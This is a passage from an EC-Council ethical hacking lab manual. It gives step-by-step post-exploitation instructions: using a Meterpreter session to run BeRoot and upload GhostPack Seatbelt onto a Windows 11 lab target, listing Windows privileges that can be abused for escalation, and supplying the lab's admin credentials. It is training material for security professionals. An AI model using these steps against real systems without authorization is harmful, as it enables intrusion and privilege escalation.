



35. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



36. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
37. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
38. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

    Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

40. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.



41. Now we will use **GhostPack Seatbelt** tool to gather host information and perform security checks to find insecurities in the target system.

42. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.


    Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

    - Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
    - The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

43. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Github Tools** and copy **Seatbelt.exe** file. Paste the copied file onto **Desktop**.
44. In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload Seatbelt.exe into the target system.

